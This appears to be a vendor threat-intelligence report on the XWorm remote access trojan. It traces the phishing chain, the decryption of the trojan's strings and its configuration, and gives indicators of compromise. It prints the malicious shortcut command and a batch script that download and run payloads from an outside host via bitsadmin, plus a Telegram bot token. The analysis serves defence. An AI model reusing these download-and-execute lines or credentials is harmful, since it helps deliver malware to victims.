
ECHO
External Threat Protection Platform
XWORM
Technical
Analysis
Report
@echocti
@echocti
echocti.com

Executive Summary

XWorm is a Remote Access Trojan (RAT) type of malware and is usually distributed via the malware-as-a-service (MaaS) model. First detected in July 2022, this malware targets system resources, collects hardware information such as GPU, CPU, RAM, transmits this information to command and control servers, and uses it in Distributed Denial of Service (DDoS) attacks by turning the system into a bot. It also has dangerous capabilities such as monitoring user activities and engaging in various espionage activities.


The sources and targets of XWorm vary according to the purpose of the attack and the motivations of the threat actors behind it. While it usually targets the banking and finance sector for financial gain, it also carries out espionage attacks against state institutions. These attacks are carried out through botnet networks and servers in different countries, especially from countries such as Russia, China and North Korea.

XWorm, which usually infiltrates systems through phishing attacks, avoids detection by using various obfuscation techniques and PowerShell commands. It transforms infected devices into remotely controlled bots and uses them for data exfiltration, DDoS attacks and other malicious actions. This report details the detected technical characteristics of XWorm, its working methods and the areas where it poses a threat, and provides recommendations on the protection strategies of organisations against such threats.


Technical Analysis

MD5	44d25f6415cd517333876e40631bb270
SHA256	c2c61c5f82cb2d6c83ab49c6920ea7c6fb234d9b7b7c27371eaf32642bffb998
FILE TYPE	PE32 - EXE

The attacker sends an email with a shortened link to download a file:



When the user clicks on the link provided, the browser will automatically initiate the download of the Itinerary.doc _.zip file, as shown below:



The downloaded .zip file contains a shortcut file (.lnk):


When the Itinerary.doc.lnk file was examined in more detail, it was found that the attacker used this file to download and run a malicious .bat script called output4.bat:

```
StringData
{
    namestring: not present
    relativepath: ..\..\Windows\System32\cmd.exe
    workingdir: not present
    commandlinearguments: /c @echo off && title Update && bitsadmin /transfer mdj /download /priority FOREGROUND https://mydoc.ngrok-free.app/output4.bat
"%temp%\\output.bat" && start "" "%temp%\\output.bat"
    iconlocation: C:\Users\GRACE\Desktop\Home\Icons\Icon15.ico
}
```

When the output4.bat file was downloaded and analysed, it was found to use bitsadmin to download a malicious payload and run it on the target system. The downloaded file was disguised as svchost.com and saved in the %temp% folder:


```
1  @echo off
2  if not DEFINED IS_MINIMIZED set IS_MINIMIZED=1 && start "" /min "%~dpnx0" %* && exit
3  title Update...
4  color f
5  set pOut="%temp%\\svchost.com"
6  bitsadmin /transfer "mdj" /download /priority FOREGROUND "https://mydoc.ngrok-free.app/svchost.com" %pOut%
7  start "" %pOut%
8  DEL "%~f0"
```

The downloaded svchost.com file was performed using popular tools such as DiE and ExeInfo to identify potential threats. The results of this scan are presented below:




As shown in the figure, this is a payload written in .NET and is probably protected by the .NET Reactor protector. DiE even detected it as XWorm malware family.

When we upload the file to dnSpy and navigate to the entry point, we can see that its code is completely obfuscated.



The code was largely obfuscated, making it almost impossible to read. When we tried our luck with the NETReactorSlayer tool, the result was much more promising:



A thorough analysis of the malware code revealed that all associated strings were encrypted:

```
// Token: 0x04000007 RID: 7
public static string W45Nq94m7VoW0kYcuzYnaaupmeIo2w4DwN1bkHtopErJZAkh49 = "WkDkG+UfnD2INmfRfYF0DtQXpoS2A3ALGpCut92KhSg=";

// Token: 0x04000008 RID: 8
public static string Sdpefhuc4Ch85hYUGoHJ91cdEYZ7b5XcyO7HD4SDhnvorfSk7z;

// Token: 0x04000009 RID: 9
public static string vCQdGP0EFe2Yp2nrOTTaIiVRhgQ66pyn6ICng1JEOjFc7DjTlk = "WK8onwsjcjd/d/WydUxhOA==";

// Token: 0x0400000A RID: 10
public static string emEXrkdwcbFFMegNx0Y3HM2E6vd0TS6QM8v9ER6kyI3szke3R0 = "vut5XCrkYhfI2UdR5+xFYw==";

// Token: 0x0400000B RID: 11
public static string HMxK88GBN1tQTsRkojUvTciK692zCGX9NMB06m9NYbHR2B5f2j = "TFfdf0T/RHkhJoY3a16kFw==";

// Token: 0x0400000C RID: 12
public static int fzO2dmjthroCE4Urk2OUgV3LLLFtMI4DtmDQm47UOo8Fl3nytD = 3;

// Token: 0x0400000D RID: 13
public static string VpPFd4HtahCTNZNcwiac01fXYKlYOmytJCXyyj6FnJKYqb8rt5 = "yBeMtR5YuITgb1NmM3M4fg==";

// Token: 0x0400000E RID: 14
public static string PtBAOo2eZzedTJyEZCxRSC3po9sRtXiMCIuW7nTOJ2tIBAon7h = "Rk5XGrY2MUAL+7K6xBNIqA==";

// Token: 0x0400000F RID: 15
public static string HLXj7aJpMpD3d7BbIBb1aSfIBV0FxYFjiXtH37l9D7kbCcK7iU = "5b6qhQLrSgjM8zFs";

// Token: 0x04000010 RID: 16
public static string OvqkdYh8jUfXGRr3u8MRHgb5Wirjgi4XdrIErVXKmL8sBIse1U = "P5bgRnz8xZUYo6XkCllJYWyFXYzrTlTISmOO45mcd41P59tOg3YBYEr/MFnXW4/q";

// Token: 0x04000011 RID: 17
public static string string_0 = "joqIiyITVsq842HPUv0mAg==";
}
```

The function responsible for decoding the string pjuwlH0Onm5es3BMfhR1hfmv is implemented as follows:

```
// Token: 0x060000AD RID: 173 RVA: 0x000414BC File Offset: 0x0003F6BC
public static object pjuwlH0Onm5es3BMfhR1hfmv(string kUuntDk5aDZKDjOHvtY1eLsi)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] array = new byte[32];
    byte[] array2 = md5CryptoServiceProvider.ComputeHash(ksaivTXXnU135JIFKAf8mYgT.LfTR3yJZ9BPcBJ9vQpxWR9sJ
      (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.HLXj7aJpMpD3d7BbIBb1aSfIBV0FxYFjiXtH37l9D7kbCcK7iU));
    Array.Copy(array2, 0, array, 0, 16);
    Array.Copy(array2, 0, array, 15, 16);
    rijndaelManaged.Key = array;
    rijndaelManaged.Mode = CipherMode.ECB;
    ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
    byte[] array3 = Convert.FromBase64String(kUuntDk5aDZKDjOHvtY1eLsi);
    return ksaivTXXnU135JIFKAf8mYgT.oI2xNMFzKCxPc2GXrDs8lvTe(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
}
```

When we analyse the function, we observe that the malicious code performs the following operations:

Calculates the MD5 hash of the string '5b6qhQLrSgjM8zFs' and places it in the array2 variable:

```
// Token: 0x0400000F RID: 15
public static string HLXj7aJpMpD3d7BbIBb1aSfIBV0FxYFjiXtH37l9D7kbCcK7iU = "5b6qhQLrSgjM8zFs";

// Token: 0x04000010 RID: 16
```


- Use the data in array2 to create a new array to be used as an AES key with the value '23DB8E591319155C9A1EFBEA84A17123DB8E591319155C9A1EFBEA84A171717600'

```
Array.Copy(array2, 0, array, 0, 16);
Array.Copy(array2, 0, array, 15, 16);
rijndaelManaged.Key = array;
```

- First, decode the string using Base64. Then decrypt the result using AES in ECB mode with the previously acquired AES key

```
rijndaelManaged.Key = array;
rijndaelManaged.Mode = CipherMode.ECB;
ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
byte[] array3 = Convert.FromBase64String(kUuntDk5aDZKDjOHvtY1eLsi);
return ksaivTXXnU135JIFKAf8mYgT.oI2xNMFzKCxPc2GXrDs8lvTe(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
```


Following the steps outlined above, the data was simulated using CyberChef as shown below:



The malware configuration is as follows:

Host	**cyberdon1[.]duckdns[.]org**
Port	1500
Splitter	<Xwormmm>
Sleep time multiplier	3
Mutex	5b6qhQLrSgjM8zFs
USB drop file	system32.exe
Telegram token	7483891888:AAGbwyeJ_9j8PbOJI1cOfRW_cbll04oDXhA
Telegram chat id	1344104260

The XWorm version examined in this report is 5.6.



Indicators of compromise

IoC	Type	Description
8ca7c43f383d3214f469a18fcc30436f472f9bd3d9b6134aea5d61a523665659	SHA256	XClient.exe
pastebin.com	DOMAIN	
pastebin.com/raw/zs3YKzJ3	DOMAIN	
qsjksd-22439.portmap.host	DOMAIN	
api.telegram.org/bot	DOMAIN	
MyApplication.org	DOMAIN	
192.161.193.99	IP	
149.154.167.220	IP	

MITRE ATT&CK Table

TECHNIQUE TITLE	ID
Persistence [TA0028]	
Boot or Logon Autostart Execution	T1547
Scheduled Task/Job	T1053
Powershell	T1059
Defense Evasion [TA0030]	
Modify Registry	T1112
Obfuscated Files or Information	T1027
Discovery [TA0032]	
System Information Discovery	T1082
Query Registry	T1012
Command and Control [TA0037]	
Ingress Tool Transfer	T1105

ECHO

External Threat Protection Platform